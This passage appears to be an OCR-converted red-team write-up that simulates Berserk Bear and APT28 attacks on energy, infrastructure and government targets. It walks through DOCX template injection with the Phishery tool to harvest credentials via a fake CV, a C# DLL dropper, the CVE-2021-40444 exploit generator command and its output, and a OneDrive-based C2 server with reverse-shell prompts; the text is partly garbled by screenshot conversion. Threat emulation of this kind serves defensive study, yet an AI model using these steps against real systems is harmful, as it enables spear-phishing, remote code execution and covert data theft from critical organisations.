
This other simulation for the same attack by cobaltstrike: <https://www.youtube.com/watch?v=XkBvo6z0Tqo>

## Final result: payload connect to PHP C2-server

1. Set up a web server or any HTTP server that can serve text content.
2. Upload a text file containing the commands you want the compromised system to execute.
3. Make sure the text file is accessible via HTTP and note down the URL.
4. When prompted by the script, enter the URL you obtained in step 3.

**NOTE:** If you choose to fetch commands from a URL it will prompt you to enter the URL,

If you choose to enter commands directly it will prompt you to Enter a command to execute



## Berserk Bear

---

This is a simulation of attack by (Berserk Bear) APT group targeting critical infrastructure and energy companies around the world, primarily in Europe and the United States,

The attack campaign was active from least May 2017. This attack target both the critical infrastructure providers and the vendors those providers use to deliver critical services, the attack chain starts with malicious (XML container) Injected into DOCX file connected to external server over (SMB) used to silently harvest users credentials and was used in spear-phishing attack. I relied on Cisco Talos Intelligence Group to figure out the details to make this simulation: <https://blogtalosintelligence.com/template-injection/>




If you need to know more about Berserk Bear APT group attacks: <https://apt.etda.or.th/cgi-bin/showcard.cgi?g=Berserk%20Bear%20Dragonfly%2020&n=1>  
<https://apt.etda.or.th/cgi-bin/showcard.cgi?g=Berserk%20Bear%20%20Dragonfly%202%2E0&n=1>

This attack included several stages including Injecting a DOCX file and using a malicious XML container that creates a specific alert to obtain credentials and is transferred to the attackers' server, which in turn is used by them to obtain data for the organizations that were targeted by the spear-phishing attack. The DOCX file was a CV that was Presented to a person with ten years of experience in software development and SCADA control systems.

1. Create CV DOCX file which will be injected and sent spear phishing.
2. Make injections into DOCX file to obtain credentials using the phishery tool.
3. Credential Phishing is when the target opens the target Word file and enters credentials into the notification that will be shown to them.

## The first stage (delivery technique)

Since the attackers here wanted to target institutions related to energy and energy management systems such as SCADA, the attackers created a DOCX file in the form of a CV to apply for a job. It seems that there was a hiring open to work for such a position, and the attackers sent the CV that contained the malicious XML container, here i created a CV identical to the one they used in the actual attack.



## The Second stage (implanting technique)

According to what Cisco Talos Intelligence Group said the attackers worked to inject the DOCX file via a phishery tool, this is because at the time of this attack it was a tool that had not been released for a long time and this is the point where the attackers took advantage of it the most and it is also possible that they made some modifications before using it in this attack.

The only entity left to move on from the template settings was the specific Relationship ID that was present in word/\_rels /settings.xml.rels within the sample: rId1337. Researching this Relationship ID led us to the GitHub page of a phishing tool named **Phishery** which happened to use the exact same ID in its template injection:

A screenshot of a GitHub repository page for 'ryhanson/phishery'. The repository has 133 stars and 46 forks. The code editor shows a file named 'badocx.go' with the following content:

```
111 lines (89.81%) 2.35 KB
1 package badocx
2
3 import (
4     "archive/zip"
5     "errors"
6     "io/ioutil"
7     "strings"
8
9     "github.com/ryhanson/phishery/archives"
10 )
11
12 type Docx struct {
13     zipReader *zip.ReadCloser
14     files    []*zip.File
15     zipFiles map[*string]*zip.File
16 }
17
18 func OpenDocx(path string) (*Docx, error) {
19 }
```


GitHub page of the Phishery tool

Phishery is a Simple SSL Enabled HTTP server with the primary purpose of phishing credentials via Basic Authentication. Phishery also provides the ability easily to inject the URL into a .docx Word document.

Github repository: <https://github.com/ryhanson/phishery.git>

### The third stage (execution technique)

Credential Phishing is when the target opens the target Word file and enters credentials into the notification that will be shown to them.




This is a simulation of attack by Fancy Bear group (APT28) targeting high-ranking government officials Western Asia and Eastern Europe the attack campaign was active from October to

November 2021, The attack chain starts with the execution of an Excel downloader sent to the victim via email which exploits an MSHTML remote code execution vulnerability (CVE-2021-40444) to execute a malicious executable in memory, I relied on trellix to figure out the details to make this simulation: <https://www.trellix.com/blogs/research/prime-ministers-office-compromised/>



This attack included several stages including exploitation of the CVE-2021-40444 vulnerability through which remote access execution can be accessed through word file this is done by injecting the DLL into Word file through this exploit, Also use OneDrive c2 Server to get command and control and this is to data exfiltration with hide malicious activities among the legitimate traffic to OneDrive.

1. Create dll downloads files through base64, This is to download two files the first is (dfsvc.dll) the second is (Stager.dll).
2. Exploiting the zero-day vulnerability to inject the DLL file into Word File and create an execution for DLL by opening Word File.
3. Word File is running and the actual payload is downloaded through DLLDownloader.dll and I have two files Stager.dll and dfsvc.dll.
4. The Stager decrypts the actual payload and runs it which in turn is responsible for command and control.
5. Data exfiltration over OneDrive API C2 Channel, This integrates OneDrive API functionality to facilitate communication between the compromised system and the attacker-controlled server thereby potentially hiding the traffic within legitimate OneDrive communication.
6. Get Command and Control through payload uses the OneDrive API to upload data including command output to OneDrive, the payload calculates the CRC32 checksum of the MachineGuid and includes it in the communication with the server for identification purposes.



## The first stage (delivery technique)

First the attackers created DLL executable (DLLDownloader.dll) this DLL it can download two payloads by command line to make payload base64 base64 dfsvc.dll -w 0 and base64 Stager.dll -w 0 the first is (dfsvc.dll) the second is (Stager.dll), This DLL will be used in the next stage by injecting it into a Word file via the Zero-day vulnerability.

```

File Edit Selection View Go Run Terminal Help
DLLDownloader.cs X
home > s3n4t0r > APT-28 > DLLDownloader.cs > Program > Main
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
    AAAAAAAA
    // convert base64 strings to byte arrays
    byte[] fileBytes1 = Convert.FromBase64String(base64Content1);
    byte[] fileBytes2 = Convert.FromBase64String(base64Content2);

    // specify the file name
    string fileName1 = "dfsvc.dll";
    string fileName2 = "Stager.dll";

    try
    {
        // save the byte arrays to files
        File.WriteAllBytes(fileName1, fileBytes1);
        File.WriteAllBytes(fileName2, fileBytes2);

        Console.WriteLine($"DLLs '{fileName1}' and '{fileName2}' downloaded successfully.");
    }
    catch (Exception ex)
    {
        Console.WriteLine($"Failed to download DLLs: {ex.Message}");
    }
}

```

## The Second stage (implanting technique)

second the attackers exploited the Zero-day vulnerability (CVE-2021-40444)

<https://github.com/lockedbyte/CVE-2021-40444> this vulnerability works by injecting a DLL file into

Microsoft Word When the file is opened it executes the DLL payload, which is responsible for downloading two other payload (dfsvc.dll) and (Stager.dll).



```
(x3n4t0r㉿kali)-[~/APT-28/CVE-2021-40444]
$ python3 exploit.py generate DLLDownloader.dll http://192.168.1.10
[*] CVE-2021-40444 - MS Office Word RCE Exploit [*]
[*] Option is generate a malicious payload...


[ == Options == ]
  [ DLL Payload: DLLDownloader.dll
  [ HTML Exploit URL: http://192.168.1.10

[*] Writing HTML Server URL...
[*] Generating malicious docx file...
adding: [Content_Types].xml (deflated 75%)
adding: _rels/.rels (stored 0%)
adding: _rels/.rels (deflated 61%)
adding: docProps/ (stored 0%)
adding: docProps/core.xml (deflated 50%)
adding: docProps/app.xml (deflated 48%)
adding: word/ (stored 0%)
adding: word/settings.xml (deflated 63%)
adding: word/styles.xml (deflated 89%)
adding: word/webSettings.xml (deflated 57%)
adding: word/theme/ (stored 0%)
adding: word/theme/theme1.xml (deflated 79%)
adding: word/document.xml (deflated 85%)
adding: word/_rels/ (stored 0%)
adding: word/_rels/document.xml.rels (deflated 75%)
adding: word/fontTable.xml (deflated 74%)
[*] Generating malicious CAB file...
[*] Updating information on HTML exploit...
[*] Malicious Word Document payload generated at: out/document.docx
[*] Malicious CAB file generated at: srv/word.cab
[!] You can execute now the server and then send document.docx to target
```

When a victim opens the malicious Office document using Microsoft Office, the application parses the document's content, including the embedded objects. The flaw in the MSHTML component is triggered during this parsing process, allowing the attacker's malicious code to be executed within the context of the Office application.

## The third stage (execution technique)


Now i have a Word file when i open it performs an execution for the DLL Downloader and thus downloads the two files (dfsvc.dll) and (Stager.dll) this is through the vulnerability CVE-2021-40444.




After that the stager decrypts the payload using the Decrypt-Payload function (you need to implement the decryption algorithm) and then executes the payload using the Execute-Payload function. In this simulation I made the build perform an execution directly without the need for the stager script, and it can be modified to suit the stager making an execution for the actual payload.

#### The fourth stage (Data Exfiltration) over

The attackers used the OneDrive C2 (Command and Control) API as a means to establish a communication channel between their payload and the attacker's server. By using OneDrive as a C2 server, attackers can hide their malicious activities among the legitimate traffic to OneDrive, making it harder for security teams to detect the threat. First, I need to create a Microsoft Azure account and activate its permissions, as shown in the following figure. I will use the Application (client) ID for the inputs needed by the C2 server.




After that, I will go to the Certificates & secrets menu to generate the Secret ID for the Microsoft Azure account, and this is what i will use in OneDrive C2.



The screenshot shows the 'Certificates & secrets' section of the APT-28 interface. On the left, there's a sidebar with 'Manage' and 'Support + Troubleshooting' sections. The main area shows a table with one entry:

Description	Expires	Value	Secret ID
APT28	9/28/2024	OS3*****	

To make simulation of this attack at the present time i did not use the PowerShell Empire to avoid detection and i make customization of the OneDrive C2 server, This script integrates OneDrive API functionality to facilitate communication between the compromised system and the attacker controlled server, thereby potentially hiding the traffic within legitimate OneDrive communication and i used AES Encryption to secure the connection just like the PowerShell Empire server that the attackers used in the actual attack, The customization OneDrive C2 Server inspired by PowerShell Empire.



The screenshot shows a terminal window in Visual Studio Code with the following text:

```
Enter your OneDrive Application (client) ID:  
Enter your OneDrive Secret ID: a8e84370-907c  
Enter the IP address for the reverse shell:  
Enter the port number for the reverse shell and ngrok: 4444  
Starting ngrok tunnel...  
Enter your AES key (must be 16, 24, or 32 bytes long): 123456789012345612345678  
Waiting for incoming connection...  
Enter a command to execute (or type 'exit' to quit): calc  
Enter a command to execute (or type 'exit' to quit):
```

A red box highlights the note: 'Adversaries employed a known symmetric encryption algorithm to conceal command and control traffic rather than relying on any inherent protections provided by a communication protocol.' A red arrow points from this note to the terminal window.

## The fifth stage (payload with OneDrive

This payload establishes covert communication via socket to a remote server, disguising traffic within OneDrive API requests. It identifies machines using CRC32 checksums of their MachineGuids. Commands are executed locally, with outputs sent back to the server or uploaded to OneDrive. Its dynamic configuration enables flexible and stealthy remote control and data exfiltration.


1. Covert communication: The payload initiates a socket connection to a specified IP address and port.
  2. Identification mechanism: It retrieves the MachineGuid from the Windows registry and calculates its CRC32 checksum.

```
35
36     string get_machine_guid() {
37         HKEY hKey;
